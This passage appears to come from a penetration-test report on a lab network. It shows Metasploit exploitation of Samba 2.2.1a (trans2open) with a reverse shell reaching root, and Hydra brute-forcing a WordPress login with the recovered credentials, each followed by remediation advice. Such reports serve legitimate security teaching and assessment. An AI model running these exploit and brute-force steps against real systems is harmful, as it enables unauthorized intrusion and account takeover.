
As we can see we were successfully able to get a ssh connection to the machine. Gaining access to the machine was a result of the sql injection we performed on the website. It is also possible to gain web shell on the web server through sql injection. After having the shell access we could have gathered sensitive documents and information from the web server. The user login could be used to attack other machines also and move laterally in the network.

Mitigation and Remediation:

1. Avoid storing any sensitive information in the public files. The directory named stored in main.gif exposed the webpage to the unauthenticated user.


2. Use better and stronger password policies for the key. Deploy the detection and prevention mechanism for the brute forced logins.
3. Adopt the best security practices to avoid sql injection. Refer to the section preventive measures.
4. Whitelist the hosts which can have access to the ssh connection and avoid any other actor to have shell access.
5. We can see that normal local user was able to see sensitive information on the machine compromised. Use least privilege model and avoid giving read access to the user.
6. Keep a check and monitor the user activity on the logged in accounts.

Network Abuse



```
root@kali:~/PenTestingScripts/Python Scripts# nmap -sV 192.168.1.104
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-12 12:43 EDT
Nmap scan report for 192.168.1.104
Host is up (0.043s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl
/2.8.4 OpenSSL/0.9.6b)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:12:68:D7 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.03 seconds
```

Another host that was targeted is 192.168.1.104. This host looks interesting because on the execution of nmap command on this host, it was found out that it running samba service on the machine. As there are already many exploits in the wild we further attempted to investigate the version number and other details of the samba.



```
msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.1.104
RHOSTS => 192.168.1.104
msf5 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.1.104:139     - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.1.104:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

For this purpose, we used metasploit framework, which had already a built-in script the hosts to identify the version of samba running. The output told us that it running the samba version 2.2.1a. It is very outdated and have many exploits for it in the wild. I further on attempted to find the compatible exploit in metasploit database. Within the database I found one exploit which had a great rating.

Exploit: /linux/samba/trans2open


Vulnerability: Buffer overflow in the call trans2open function

Affected Versions: 2.2.x before 2.2.8a and earlier 2.0.x versions.

Impact: Allows remote code execution to attacker

Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0201

We used the metasploit framework for exploiting the vulnerability. In the exploit, we set the options like RHOSTS. This exploit does not need much information which makes all the more critical vulnerability.




```
msf5 > use exploit/linux/samba/trans2open
msf5 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

The payload used is /linux/x86/shell_reverse_tcp. On successful exploitation of the vulnerability.

Impact:

I was able to gain the root access to the machine is very wrong on so many levels of security. After gaining the root access, I can run arbitrary command remotely with the privileges root. The impact of this attack could span from building rootkit in the machine, gaining persistence by setting up backdoor or exfilterate the data accessible from root level privileges.



```
msf5 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.1.134:3546
[*] 192.168.1.104:139 - Trying return address 0xbffffdfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffcfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffbfc...
[*] 192.168.1.104:139 - Trying return address 0xbffffafc...
[*] Command shell session 1 opened (192.168.1.134:3546 -> 192.168.1.104:32773) at 2019-05-12 14:31:29 -0400

uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
```

The screenshot above shows the result of the attack.

Mitigation and Remediation:

1. There is already a patch available for the vulnerability exploited above. Refer the link http://www.debian.org/security/2003/dsa-280 to download the patch.
2. Hide the samba version from getting displayed to the attacker. Change the server string in the config file. This way it is difficult for an attacker to identify the version of samba.


3. To avoid getting samba ports to be displayed in the network use firewall. Whitelist the user accounts or IPs which should have access to samba share.
4. Use the hosts allow or hosts deny option in samba config file to limit the number of hosts having access to the file.
5. Disable the backward support of outdated samba versions to avoid an attacker to backtrack your updated version to outdated network connection.
6. Enable the encryption on all samba shares and files.

Authentication Abuse

The targeted hosts which was found to be vulnerable to this type of attack is 192.168.1.93 [Not an actual IP address of the Cyber Range Lab].


I attempted to perform the nmap port and services scan on this hosts and a part of initial stage of information gathering. We found out that there are couple of services running on the machine includes 22:ssh, 80:http and 443:ssl/http.

I focused on the http service running and tried to dig deep into the details of it and find the vulnerabilities on the server.



```
root@kali:~# nmap -sV 192.168.1.93
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-12 16:41 EDT
Nmap scan report for 192.168.1.93
Host is up (0.0018s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE  VERSION
22/tcp   closed ssh
80/tcp   open   http     Apache httpd
443/tcp  open   ssl/http Apache httpd
MAC Address: 08:00:27:A3:0A:DF (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results
Nmap done: 1 IP address (1 host up) scanned in 34.41 seconds
```


As 80 port is running a web server, I attempted to further investigate the directory structure of the website after accessing it through the web browser. I found out some interesting results as a part of this activity. Below is the screenshot from the terminal window.



```
==> DIRECTORY: http://192.168.1.93/js/
+ http://192.168.1.93/license (CODE:200|SIZE:309)
+ http://192.168.1.93/login (CODE:302|SIZE:0)
+ http://192.168.1.93/page1 (CODE:301|SIZE:0)
+ http://192.168.1.93/phpmyadmin (CODE:403|SIZE:94)
+ http://192.168.1.93/rdf (CODE:301|SIZE:0)
+ http://192.168.1.93/readme (CODE:200|SIZE:64)
+ http://192.168.1.93/robots (CODE:200|SIZE:41)
+ http://192.168.1.93/robots.txt (CODE:200|SIZE:41)
+ http://192.168.1.93/rss (CODE:301|SIZE:0)
+ http://192.168.1.93/rss2 (CODE:301|SIZE:0)
+ http://192.168.1.93/sitemap (CODE:200|SIZE:0)
```

We can easily see that the robots.txt file I exposed and can be clearly seen from the results of the above command. Along side with the robots.txt, the dirb utility also came with other interesting directory structure which are only found in WordPress websites. This confirmed our suspicion that the website is using WordPress framework. The directories like wp-login or wp-admin are directly accessible. Based upon the couple of findings above, I attempted to access the webpages and links displayed in the output.

Screenshots are as follows:




As you can see in robots.txt, there is some file name fsocity.dic. Ongoing through the details of this file, it was found that it is some kind of dictionary file which contains wordlists. This hints with the clue that fsocity might be useful in the future to bruteforce login creds. Fsocity like files which are found in robots.txt, usually contain some sensitive information.

Further as we progressed to try to bypass the login page of wordpress wp-login, it was observed it throws different errors on wrong usernames and wrong password.


We could use this information and further use hydra to brute force the username field. We intercepted the request packet with burpsuite and fed that link to hydra. We used the dictionary file fsocity.dic which we found from the robots.txt. This dictionary file has better chances to contain relatable words of passwords and usernames.

The result can be seen as below.




```
[ATTEMPT] target 192.168.1.93 - login "GlobalNavigation" - pass "random" - 28 of 858235 [child 9]
[ATTEMPT] target 192.168.1.93 - login "images" - pass "random" - 29 of 858235 [child 0] (0/0)
[ATTEMPT] target 192.168.1.93 - login "net" - pass "random" - 30 of 858235 [child 1] (0/0)
[80][http-post-form] host: 192.168.1.93   login: Elliot   password: random
[ATTEMPT] target 192.168.1.93 - login "push" - pass "random" - 31 of 858235 [child 14] (0/0)
[ATTEMPT] target 192.168.1.93 - login "category" - pass "random" - 32 of 858235 [child 10] (0/0)
[ATTEMPT] target 192.168.1.93 - login "Alderson" - pass "random" - 33 of 858235 [child 4] (0/0)
[ATTEMPT] target 192.168.1.93 - login "lang" - pass "random" - 34 of 858235 [child 15] (0/0)
[ATTEMPT] target 192.168.1.93 - login "nocookie" - pass "random" - 35 of 858235 [child 12] (0/0)
[ATTEMPT] target 192.168.1.93 - login "ext" - pass "random" - 36 of 858235 [child 5] (0/0)
[ATTEMPT] target 192.168.1.93 - login "his" - pass "random" - 37 of 858235 [child 8] (0/0)
[ATTEMPT] target 192.168.1.93 - login "output" - pass "random" - 38 of 858235 [child 6] (0/0)
[ATTEMPT] target 192.168.1.93 - login "SLOTNAME" - pass "random" - 39 of 858235 [child 3] (0/0)
```

With the wrong random password, we brute force the username field and found one successful match for the error. Now since we have found the username is “Elliot”, we must now attempt to brute force the password keeping the username constant. What we found is a complete success. It took a while to finally found the password with hydra but it did match one result.



```
[ATTEMPT] target 192.168.1.93 - login "elliot" - pass "Requests" - 28 of 858235 [child 15] (0/0)
[ATTEMPT] target 192.168.1.93 - login "elliot" - pass "Team" - 29 of 858235 [child 1] (0/0)
[ATTEMPT] target 192.168.1.93 - login "elliot" - pass "submitting" - 30 of 858235 [child 13] (0/0)
[ATTEMPT] target 192.168.1.93 - login "elliot" - pass "customized" - 31 of 858235 [child 14] (0/0)
[ATTEMPT] target 192.168.1.93 - login "elliot" - pass "2Fdesignn" - 32 of 858235 [child 0] (0/0)
[80][http-post-form] host: 192.168.1.93   login: elliot   password: ER28-0652
[STATUS] attack finished for 192.168.1.93 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-05-12 20:16:47
```

By both username and password in hand, we can now attempt to login into the wp-login page. Let’s take look what happens when we login.



All (2) | Administrator (1) | Subscriber (1)

2 items

Username	Name	E-mail	Role	Posts
elliot	Elliot Alderson	elliot@mrrobot.com	Administrator	0
mich05654	krista Gordon	kgordon@therapist.com	Subscriber	0

2 items

Impact:

As we can see that breaking into the account and bypassing the login form, we were able to get the dashboard as user logged in. We can see in the above screenshot that the user holds the admin level privileges. That means he has the priviledges to create new user or delete new user. An attacker can gain the persistence by storing the script under the form fields. This way an attacker can deploy the backdoor and control the machine remotely. Machine could further be used as a bot to attack other machines.

Mitigation and remediation:

1. Robots.txt should not visible to public. Authentication should be there for robots.txt. So that an attacker can difficulty to read it even if an attacker discovers the file. Even the sensitive data like fscocity.dic should not be accessible from the internet. You can also whitelist the private IPs to allow access to robots.txt file to avoid any external actor from accessing it
2. Use better and updated version of WordPress to avoid any remote exploitation. Use plugins and lockdown feature to track brute force attempts and plan an action when triggers.

3. Use 2FA authentication for login pages and admin pages. You can also change the login url from default wp-login to something else so that it does not seem obvious to an attacker.
4. Set some different username for admin from default.
5. Enable to 2FA for ssh login. Use strong passwords for ssh login. Monitor for the commands run on the machine. Monitor and audit the network logs to detect any CnC connection.
6. Use least privileged model. We can see an attacker can gain access to the admin level privilgdes easily. There should be clear segmentation of roles and responsibilities. Avoid giving all high level privilgdes to one person.
7. Use refferer check on the sensitive files and information stored on the web server. Avoid any outside visitor from accessing the sensitive files like fsocity.dic.

Conclusion:

Global Comm has suffered from a series of potential attacks (simulated to show how a remote attacker can have control over the machines.), which led to the compromise of the company assets and devices. These attacks could have major impact on the organization's data and sensitive information. Current password policies and other security measure are not enough to meet the requirement. The Specific goals of the penetration test were stated as:

1. To find out if it possible for an attacker to get into the system from remote point.
2. If the above condition gets successful, what would be the impact of such a security breach on the network and infrastructure.

We have successfully met the aim and objective of this testing. A targeted attack at Global Comm can be menacing considering the fact that we have shown in the demonstration how exploitation can leak information out to the remote server. This has been attributed to the lack of security measures and control taken in order to provide security. More attacks could be followed after successful compromise to just show the impact of such attacks. Recommendations have been made and proper design of infrastructure should follow to avoid such attacks in the future.

Recommendations:

1. Change your passwords regularly. You can also use password manager to manage your passwords. More advanced password mangers generate complex passwords and remember them for you.
2. Apply patches. We have seen the machines using outdated versions of wordpress, Samba and Apache. Download the latest version of the software and install it on your machine. Refer the following links to download latest versions:
    - Samba : https://www.samba.org/samba/download/
    - Apache: http://apache.mirrors.ionfish.org//httpd/httpd-2.4.39.tar.bz2
    - WordPress: https://wordpress.org/latest.zip
3. Configure your WiFi access point to use better encryption method such WPA or WPA2. Update the firmware as soon as it is available.
    - Enable Firewall or use VPN to access the wifi
    - Change default usernames, passwords and SSIDs in use.
    - If private, hide it from the network.
    - Can enable 2FA for any user connecting to the wireless network
    - Monitor and block any illegal access to the WiFi network.
4. Prevent an attacker to exeute sql injection by taking the following measure:
    - Don’t write normal databse queries. Use prepared statements instead. Help program to differentiate between data and the code.
    - Use stored procedures. Stores the sql code in the database itself. Parameters are passed later on to retrieve the data specific to user. You can define customized user roles.

- Whitelisting enables you to allow only certain characters and words to be pass through the code to backend processing. Since the user forms inputs are predictable make a white list of such words and characters and deploy
- Sanitize the input. Escape all bad characters

5. Put security checks on every entry points in physical premises. Use Card scanning systems instead of lock and key mechanism. For other sensitive areas and spaces implement fingerprint lock mechanism. You can block the access depending upon he user details.
6. Deploy security incident response team and use security monitoring tools to audit the logs and reacting with appropriate action. Some of the best practices to follow are:
    - Try to reduce manual analysis as much as you can and use automated tools like SIEM, firewall, IPS systems.
    - Configure triage playbooks or files to come up with multiple responses
    - Configure alerts for different use cases.
    - Configure dashboards to give you weekly or daily reports of intrusions.
    - Use surveillance cameras at every entry points.
7. Some of the other best security practices:
    - Train your employees and make them aware of possible threats. ‘
    - Use strong policy passwords and force employees to change the password on monthly basis.
    - Perform penetration test once in a while.
    - Keep your security team updated with recent attacks and blacklist indicators of compromise.

References:

- http://blackscoutsurvival.com/blog/lockpicking-101/
- http://locksport.com/files/5012/6964/4049/liguide.pdf
- https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/security-101-protecting-wi-fi-networks-against-hacking-and-eavesdropping
- https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf